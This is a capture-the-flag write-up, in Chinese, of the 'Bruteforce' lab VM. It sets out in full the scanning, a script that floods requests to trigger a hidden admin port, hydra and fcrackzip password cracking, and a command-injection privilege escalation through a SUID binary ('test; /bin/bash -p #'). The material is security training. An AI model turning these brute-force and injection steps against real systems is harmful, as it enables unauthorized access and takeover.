Bruteforce

获取靶机地址：
https://maze-sec.com/
qq群：660930334

配置：

靶机用VirtualBox制作，VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数：将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33


reboot -f

端口扫描

依旧是经典的22端口和80端口，正常访问80端口

```
┌──(root㉿kali)-[~]
└─# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.184
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-02 22:49 EST
Nmap scan report for 192.168.44.184
Host is up (0.00045s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Service Unavailable
MAC Address: 00:0C:29:6D:DD:B4 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.88 seconds
```

透露信息是暴力破解跟靶机名一样，然后提示了一个ta0用户名，还有一个admin的登录信息，接下来就是目录扫描



目录扫描

提示了有一个维护的html，内容是当有暴力破解的特征的时候，会关闭80端口，然后开启一个9090端口的一个后端管理平台，但是80端口没有啥交互点，那就目录扫描来增加流量

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.44.184 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt,js,zip -t 20

===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.44.184
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              js,zip,php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1069]
/maintenance.html     (Status: 200) [Size: 1884]
/server-status        (Status: 403) [Size: 279]
Progress: 1323348 / 1323348 (100.00%)
===============================================================
Finished
===============================================================
```

```
[WARDEN-02] AUTOMATED DEFENSE LOG
[WARDEN-02] 自动防御日志

DO NOT INDEX. INTERNAL USE ONLY.
禁止索引。仅供内部使用。

[02:14:50] MONITOR: Traffic spike detected on eth0.
[02:14:50] 监控：检测到 eth0 上的流量激增。
[02:14:55] ALERT: Signature match {BRUTE_FORCE_SCAN}.
[02:14:55] 警报：特征匹配 {暴力破解扫描}。
[02:14:55] ACTION: LOCKDOWN initiated. Public HTTP (80) suspended.
[02:14:55] 动作：启动封锁。公共 HTTP（80）暂停。
[02:14:56] NOTIFY: Admin [ta0] alerted via pager.
[02:14:56] 通知：管理员[ta0]通过传呼机收到警报。
[02:14:57] CONFIG: Loading emergency_failover.conf...
[02:14:57] 配置：正在加载 emergency_failover.conf...
[02:14:58] FAILOVER: Admin Console rerouted to backup port.
[02:14:58] 切换：管理员控制台重定向到备用端口。
[02:14:58] BIND: Internal Management Interface listening on ::0.0.0.0:9090
[02:14:58] BIND: 内部管理接口监听在 ::0.0.0.0:9090
[02:14:59] STATUS: Waiting for authorized secure handshake...
[02:14:59] STATUS: 等待授权安全握手...
```

9090端口暴露

直接用curl去访问随机的目录发现没有触发防御，用gobuster提高线程去打发现直接timeout了，这里就让ai去写一个python脚本去爆破来达到刚好触发9090端口的效果

```python
import requests
import time
import threading
import sys
import random
import string
import socket

TARGET_IP = "192.168.44.184"
TARGET_WEB_PORT = 80
TRIGGER_COUNT = 100
TIME_LIMIT = 10


def generate_random_path():
    return "".join(random.choices(string.ascii_lowercase + string.digits, k=10))


def send_brute_request(counter):
```


```
    try:
        url = f"http://{TARGET_IP}:
{TARGET_WEB_PORT}/{generate_random_path()}.html"
        response = requests.get(url, timeout=2)
    except requests.exceptions.RequestException:
        pass


def check_port_open():
    print(f"\n[*] 正在尝试连接 {TARGET_IP}:9090 验证结果...")
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.settimeout(3)
    try:
        result = sock.connect_ex((TARGET_IP, 9090))
        if result == 0:
            print(f"[SUCCESS] 成功！端口 9090 已开放！")
            return True
        else:
            print(f"[FAIL] 端口 9090 仍然关闭 (代码: {result})。")
            return False
    except Exception as e:
        print(f"[ERROR] 连接检查出错: {e}")
    finally:
        sock.close()


def main():
    print(f"[*] 开始对 {TARGET_IP} 进行80端口目录爆破")
    print(f"[*] 目标: 在 {TIME_LIMIT} 秒内触发 {TRIGGER_COUNT} 次爆破发送")
    threads = []
    start_time = time.time()
    for i in range(TRIGGER_COUNT):
        t = threading.Thread(target=send_brute_request, args=(i + 1,))
        threads.append(t)
        t.start()
        time.sleep(0.02)
    print(f"[*] 所有请求已发出，正在等待线程完成...")
    for t in threads:
        t.join()
    duration = time.time() - start_time
    print(f"[*] 完成。耗时: {duration:.2f} 秒")
    if duration > 10:
        print("[-] 警告：耗时超过10秒，可能无法触发规则。")
    check_port_open()


if __name__ == "__main__":
    if len(sys.argv) > 1:
        TARGET_IP = sys.argv[1]
    main()
```

然后就能正常访问9090端口了，是一个登录框，前面提示有个admin Note就先用admin来爆破，因为ta0更像机器的用户名

爆破账号密码

```
┌──(root㉿kali)-[~]
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 192.168.44.184 -s 9090 http-post-form "/:username=^USER^&password=^PASS^:Invalid"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-02 23:31:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://192.168.44.184:9090/:username=^USER^&password=^PASS^:Invalid
[9090][http-post-form] host: 192.168.44.184   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-02 23:31:36
```

admin/password123



发现又有一个加密的zip，再去爆破一下

爆破备份zip

```
┌──(root㉿kali)-[~]
└─# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u site_backup.zip

PASSWORD FOUND!!!!: pw == rockyou
```

发现里面是给了一个ssh_login_key那就直接去连接就好了


ta0用户权限

```
┌──(root㉿kali)-[~]
└─# ssh -i ssh_login_key ta0@192.168.44.184
The authenticity of host '192.168.44.184 (192.168.44.184)' can't be established.
ED25519 key fingerprint is SHA256:O2iH79i8PgOwV/Kp8ekTYyGMG8iHT+YlWuYC85SbWSQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:10: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    (18 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.44.184' (ED25519) to the list of known hosts.
Linux bruteforce 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jan 25 07:16:48 2026 from 192.168.56.104
ta0@bruteforce:~$ ls -la
total 36
drwx------ 3 ta0  ta0  4096 Jan 25 07:18 .
drwxr-xr-x 3 root root 4096 Jan 25 05:29 ..
-rw------- 1 ta0  ta0    65 Jan 25 06:58 .bash_history
-rw-r--r-- 1 ta0  ta0   220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 ta0  ta0  3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 ta0  ta0   807 Apr 18  2019 .profile
-rw------- 1 ta0  ta0    27 Jan 25 07:18 .rediscli_history
drwx------ 2 ta0  ta0  4096 Jan 25 05:37 .ssh
-r-------- 1 ta0  ta0    44 Jan 25 06:42 user.txt
ta0@bruteforce:~$ cat user.txt
flag{user-8a2c4e6d1b9f3a5e7d0c2b4f6a8e1d3c}
ta0@bruteforce:~$
```

信息收集

```
ta0@bruteforce:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/opt/scripts/sys_monitor
ta0@bruteforce:~$ ls -la /opt/scripts/sys_monitor
-rwsr-xr-x 1 root root 16960 Jan 25 06:37 /opt/scripts/sys_monitor
ta0@bruteforce:~$ cd /opt/scripts/sys_monitor
-bash: cd: /opt/scripts/sys_monitor: Not a directory
ta0@bruteforce:~$ cd /opt/scripts/
ta0@bruteforce:/opt/scripts$ /opt/scripts/sys_monitor
System Monitor Tool v2.0 (Secure Mode)
Usage: /opt/scripts/sys_monitor <auth_token> <service_name>
```

发现有可疑文件/opt/scripts/sys_monitor，并且有权限可以下载，那就下载下来分析



sys_monitor

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __uid_t uid; // eax
  char s[512]; // [rsp+10h] [rbp-200h] BYREF

  if ( argc > 2 )
  {
    if ( !strcmp(argv[1], "X-MNT-9921") )
    {
      setresgid(0, 0, 0);
      setresuid(0, 0, 0);
      uid = getuid();
      printf("[+] Identity Verified. Running as UID: %d\n", uid);
      snprintf(s, 0x200u, "/usr/sbin/service %s status", argv[2]);
      puts("--------------------------------");
      printf("Executing: %s\n", s);
      system(s);
      puts("--------------------------------");
      return 0;
    }
    else
    {
      puts("Access Denied.");
      return 1;
    }
  }
  else
  {
    puts("System Monitor Tool v2.0 (Secure Mode)");
    printf("Usage: %s <auth_token> <service_name>\n", *argv);
    return 1;
  }
}
```

```
  if ( argc > 2 )
  {
    if ( !strcmp(argv[1], "X-MNT-9921") )
    {
      setresgid(0, 0, 0);
      setresuid(0, 0, 0);
      uid = getuid();
      printf("[+] Identity Verified. Running as UID: %d\n", uid);
      snprintf(s, 0x200u, "/usr/sbin/service %s status", argv[2]);
      puts("--------------------------------");
      printf("Executing: %s\n", s);
      system(s);
      puts("--------------------------------");
      return 0;
    }
    else
    {
      puts("Access Denied.");
      return 1;
```

第一个参数值一定要是X-MNT-9921才能进入下面的语句

```
  {
    setresgid(0, 0, 0);
    setresuid(0, 0, 0);
    uid = getuid();
    printf("[+] Identity Verified. Running as UID: %d\n", uid);
    snprintf(s, 0x200u, "/usr/sbin/service %s status", argv[2]);
    puts("--------------------------------");
    printf("Executing: %s\n", s);
    system(s);
    puts("--------------------------------");
    return 0;
  }
  else
  {
    puts("Access Denied.");
    return 1;
  }
}
else
{
  puts("System Monitor Tool v2.0 (Secure Mode)");
  printf("Usage: %s <auth_token> <service_name>\n", *argv);
  return 1;
}
```

进来之后就是一个将进程的所有id都设置为root

```
    uid = getuid();
    printf("[+] Identity Verified. Running as UID: %d\n", uid);
    snprintf(s, 0x200u, "/usr/sbin/service %s status", argv[2]);
    puts("--------------------------------");
    printf("Executing: %s\n", s);
    system(s);
    puts("--------------------------------");
    return 0;
  }
  else
  {
```

然后就是第二个参数，本来程序是想让用户输入某个服务去检查他的状态，但是直接拼接到语句里面了，没有做其他的过滤，那就可以直接去要一个bin/bash

```
ta0@bruteforce:/opt/scripts$ /opt/scripts/sys_monitor X-MNT-9921 "test; /bin/bash"
[+] Identity Verified. Running as UID: 0
--------------------------------
Executing: /usr/sbin/service test; /bin/bash status
test: unrecognized service
/bin/bash: status: No such file or directory
--------------------------------
```

为了保证把setresuid(0,0,0)权限带出来就加一个 -p 然后命令后面还有一个status，为了让他不影响结果注释掉就好了

```
ta0@bruteforce:/opt/scripts$ /opt/scripts/sys_monitor X-MNT-9921 "test; /bin/bash -p #"
[+] Identity Verified. Running as UID: 0
--------------------------------
Executing: /usr/sbin/service test; /bin/bash -p # status
test: unrecognized service
root@bruteforce:/opt/scripts# ls -la
total 28
drwxr-xr-x 2 root root  4096 Jan 25 06:37 .
drwxr-xr-x 5 root root  4096 Jan 25 05:41 ..
-rwsr-xr-x 1 root root 16960 Jan 25 06:37 sys_monitor
root@bruteforce:/opt/scripts# cd /root
root@bruteforce:/root# ls -la
total 52
drwx------  6 root root 4096 Jan 31 07:29 .
drwxr-xr-x 18 root root 4096 Feb  3  2026 ..
lrwxrwxrwx  1 root root    9 Jan 25 07:01 .bash_history -> /dev/null
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  4 root root 4096 Apr  4  2025 .cache
drwx------  3 root root 4096 Apr  4  2025 .gnupg
drwxr-xr-x  3 root root 4096 Mar 18  2025 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   72 Jan 25 06:44 root_creds.txt
-r--------  1 root root   45 Jan 25 06:43 root.txt
drw-------  2 root root 4096 Apr  4  2025 .ssh
-rw-r--r--  1 root root   71 Jan 25 05:30 ta0_creds.txt
-rw-rw-rw-  1 root root 1948 Jan 25 06:58 .viminfo
-rw-------  1 root root  107 Jan 31 07:29 .Xauthority
root@bruteforce:/root# cat root
cat: root: No such file or directory
root@bruteforce:/root# cat root.txt
flag{root-5f1e9d2c8b4a7e3d0c6f9b1a5e2d8c4f}
```